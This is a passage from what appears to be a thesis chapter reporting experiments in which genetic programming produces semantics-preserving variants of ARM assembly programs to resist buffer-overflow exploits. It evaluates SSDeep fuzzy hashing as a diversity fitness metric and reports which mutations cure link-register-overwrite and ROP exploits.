Because behavioral equivalence of two programs with sufficient complexity is a known undecidable problem, Phase I research limits diversification to GP search operators that retain semantic equivalence. Semantics must be retained not only after an individual mutation but also after arbitrary combinations of mutations following integration with other search operators including the implemented uniform recombination operator. To ensure semantics are retained and therefore the resulting individuals in each generated population are behaviorally equivalent with respect to specified behavior, the GP search operators rely on common ancestry to the same single starting program. This shared ancestry is retained throughout each GP mutation and recombination operator and is annotated within each individual.

Recall that the starting program is divided into basic blocks before mutations or recombination occur. Each of these original basic blocks is labeled canonically. These labels include the use of a static numeric component in each block identifier. As mutations alter blocks, the numeric label is retained. In particular, the block splitting mutation divides each affected parent block into two. In this case, the block splitting mutation appends alphanumeric tags to each resulting child's block identifier. In this way, every basic block found in a variant can be traced back to its ancestral original block in the starting assembly file. This becomes important as shuffling order of blocks within function and functions throughout an assembly file are also implemented mutations. By keeping this lineage marker recombination of two individuals can occur by swapping all descendant blocks of a single ancestral block in one parent with all descendant blocks of the corresponding ancestral block in a second. Without this lineage, altered sequences of assembly in one parent would require deep analysis to ensure semantic equivalence with a sequence of assembly in a second before recombination could occur.

While the lineage approach described is successful in retaining semantics, it does further limit the search space as it precludes additional semantics-preserving mutations as well as additional GP search options that are not compatible with this lineage marking scheme. For example, this approach precludes the use of common obfuscation utilities as lineage could not be maintained. Additionally, the requirement to have a single starting program precludes the ability to seed the initial population with different programs sharing the same specified behavior such as those that could be developed using distinct development teams.

Finally, integration between mutations and recombination was more difficult than anticipated. To achieve successful integration and recombination in particular, every change from each of the mutations needed to be accounted for. For example, it was previously described how block splitting could result in a collection of blocks replacing a single original block. This was handled by swapping all blocks associated with a single starting block. The stack padding mutation was also difficult as parents many times have different offsets within the same functions. These offsets all are required to be repaired for a successful recombination.

For these reasons, the GP framework did not allow for the rapid development and integration that was anticipated; however, some of these issues may be alleviated through refactoring and redesign.

5.2 Diversity Metrics


Section 3.7.2 presents hypotheses to determine the effectiveness of diversity metrics for use as a fitness function to guide the GP algorithm. Analysis of the corresponding hypotheses follows.

5.2.1 Diversity Hypothesis 1: SSDeep Diversity Metric.

Hypothesis: The use of `SSDeep` as a diversity metric and fitness function will yield improving diversity scores (lower values) over multiple generations.


Recall from Section 3.7.2 that `SSDeep` is a fuzzy hash that allows pairwise similarity comparison between two files. The result of this pairwise comparison is numeric, ranging from 0 (completely distinct) to 100 (identical). To make this into an individual metric, the geometric mean of all pairwise comparisons is taken. This geomteric mean then is used as the fitness evaluation for individuals in the population for selection as parents for the next generation. Lower scores are desirable as this means the individual is more distinct from its peers.

Figure 36. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



Figures 36 and 37 show results of the LR and ROP exploit experiments respectively with all Phase I mutations active. While the underlying population and corresponding

Figure 37. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



diversity data is the same, the graphs differ as individuals may be found in the opposite vulnerable or cured grouping according to their resilience with respect to the different exploits. In both cases, the first generation shows an initial decrease from the identical initialized population score of 100 (not shown). However, population scores remain relatively constant in the following generations.


Similarly, this result occurs in both the moderate and complex test programs as seen in Figures 38 and 39. As the test program gets larger, the diversity metric becomes lower but remains relatively constant after the first generation. Additionally, notice that the larger test programs also begin to have individual scores as low as zero.

The presence of zero diversity scores demands additional analysis. One potential cause considered is that `SSDeep` automatically assigns block sizes based on the size of the file being hashed, and only files with block sizes within a multiple of 2 of each other can be compared. Others will receive diversity comparison scores of zero. The other potential cause is that when `SSDeep` is unable to match any regions of one program pairwise with regions of another, this again results in a diversity comparison score of zero. In order for any individual to receive an overall diversity score of zero, one of these two effects must occur in its comparison with each other individual.

Inspection of all individuals within the population verifies that no two have block sizes that differ by more than a factor of two, so they are all comparable. Thus, the zero diversity scores observed in this experiment are caused by `SSdeep`'s inability to match regions of those individuals with those of other individuals. In fact, inspection verifies that this occurs as a result of the function and block reorder mutations alteration of the layouts of entire programs. This is not the case in any of the small program experiments, as the permutations of the three functions defined within the file is small in comparison to the population size. This analysis is confirmed in Fig-

ures 40 and 41. Note that Figure 38 does still show the occurrence of zero scores in generations 3 and 10. These were validated — the combination of the remaining mutations reaches the threshold for `SSDeep` to find all blocks distinct.

Figure 38. Geometric means of `SSDeep` pairwise similarity scores of `CombinedModerate` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



The previous analysis leads to the conclusion that while `SSDeep` is able to identify aspects of distinctiveness between individuals, it is inadequate as a fitness function to guide towards better solutions in this context. While the plateau after the first generation could be attributed to the struggle against the convergence utility of the GP recombination operator, the zero scores resulting from reordering mutations is more concerning. Even though these variations share the same ancestor to all of their peers, `SSDeep` finds them to be completely unrelated.

Figure 39. Geometric means of `SSDeep` pairwise similarity scores of `CombinedComplex` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 40. Geometric means of `SSDeep` pairwise similarity scores of `CombinedModerate` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding function and block reorder in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.





Figure 41. Geometric means of `SSDeep` pairwise similarity scores of `CombinedComplex` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding function and block reordering in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



5.2.2 Diversity Hypothesis 2: Diversity Cure Correlation.

Hypothesis: Better diversity in a population will correlate with and therefore indicate increase number of individuals cured of the tested vulnerability.


This hypothesis again makes sense to enumerate out the different exploits and mutations.

5.2.2.1 LR Overwrite Exploit.

Experiments on `BufferSimple` with regards to the LR exploit for both the NOP insertion mutation and the block splitting mutation produce similar diversity plots. These results are presented in Figures 42 and 43 respectively. Both of these plots show an initially decreasing trend and convergence of approximately 70. Both have both cured and uncured individuals that show no noticeable indication that a lower diversity score indicates a higher probability of cure when compared to their peers.

While the box plots do not provide the number of data points for cured and vulnerable plots, this information is available in Figures 16 and 17 respectively.


Figure 42. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the NOP insertion mutation in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion.



Due to the simple nature of `BufferSimple` test program, the block reordering mutation had no success in curing individuals. Recall that the block reordering section shuffles only inner blocks of a single function due to the layout of the ARM assembly file. Because `BufferSimple` has only very simple functions with three or fewer basic blocks, no reordering is possible.

The function order mutation produced diversity results presented in Figure 44. This analysis shows that lower diversity scores are correlated with cure rate. However, recall from the analysis in Section 5.1.1.1 and Figure 18 that the function reorder mutation has a very low cure rate overall, and each generation is independent from the previous one due to its loss in the recombination operator. This means that with a 10% probability of a reordering shuffle to occur on a new individual, there is a 90% chance to remain unchanged and therefore identical and vulnerable. Additionally, the

Figure 43. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the block splitting mutation in each generation, with $Pr(mutation) = 0.1$ for each block to be split.



small number of available permutations within the small `BufferSimple` test program also contributes to this outcome. Results are presented in Figure 45 for the similar experiment with the `CombinedModerate` test program. Here the lower and more desirable score is awarded due to the increased number of permutations of functions within the larger test program.

The diversity results of the stack pad mutation experiment with `BufferSimple` and the LR exploit are presented in Figure 46. As described in Section 3.8.7, the stack pad mutation creates very small changes to the program, affecting only memory accessing instructions within functions. For this reason it is reasonable to observe that the diversity scores remain tightly grouped as the resulting programs remain nearly identical to each other. Despite this, the number of individuals cured in each generation is substantial (Figure 19).

Figure 44. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the function reorder mutation in each generation, with $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation.




Figure 45. Geometric means of `SSDeep` pairwise similarity scores of `CombinedModerate` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only the function reorder mutation with $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation.





Figure 46. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to LR Exploit when using binary tournament selection with replacement, uniform recombination, and only stack padding mutation in each generation, with $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables



5.2.2.2 ROP Exploit.

Recall that neither NOP insertion, block splitting, nor function reorder mutations had success in curing the ROP exploit as presented in Section 5.1.1.2. Therefore, the diversity analysis of these experiments does not yield anything of value. Figures 47, 48, and 49 present their corresponding diversity graphs.

The diversity results to the stack pad mutation experiment with `BufferSimple` and the ROP exploit are presented in Figure 50. These results happen to be identical to those presented in Figure 46. The same analysis applied with resilience against the LR exploit also apply to the ROP exploit.

5.3 Exploits

Section 3.7.3.1 presents experiments and hypotheses to explore what vulnerabilities and corresponding exploits can be prevented using GP techniques to create

Figure 47. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only the NOP insertion mutation in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion.




Figure 48. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only block splitting mutation in each generation, with $Pr(mutation) = 0.1$ for each block to be split.




Figure 49. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only function reorder mutation in each generation, with $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation.





Figure 50. Geometric means of `SSDeep` pairwise similarity scores of `BufferSimple` individuals vulnerable and cured with respect to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and only stack padding mutation in each generation, with $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



diversity. Analysis of the hypothesis follows.

5.3.1 Resiliency Hypotheses 1: Exploit Resiliency.

Hypothesis: Exploit-resilient variants of a starting program with an unknown vulnerability can be discovered using GP techniques with semantics-preserving mutations and recombination operators.

5.3.1.1 LR and ROP Exploits.


The LR and ROP exploits have both been presented throughout this chapter with results indicating that GP techniques with semantics-preserving mutations and recombination operators can produce exploit-resilient variants from a vulnerable starting program. Figures 24 and 30 show that the GP process works to generate resilience in the `BufferSimple` test program. Similar results were observed with respect to these exploits in the `CombinedModerate` (Figures 53 and 58) and `CombinedComplex` (Figures 54 and 59) test programs. However, no single set of GP techniques and search operators was successful for all exploits explored.

5.3.1.2 Int and Float Overflow Exploits.

The exploits of integer overflow and float overflow presented in Sections 3.4.3 and 3.4.4 respectively were unaffected by the GP techniques using semantics-preserving mutations and recombination operators. No individual operator or set of combined operators had any effect. This is not surprising as these vulnerabilities are different from a buffer overflow type exploit in that they are specified within the program itself but are themselves undesirable behaviors. For this reason, semantics-preserving search operators ensure the retention of specified integer and float overflow vulnerabilities. Figures 51 and 52 show that all individuals remain vulnerable to these

exploits respectively. The same is true for the results in `CombinedModerate` and `CombinedComplex` test programs (not shown).

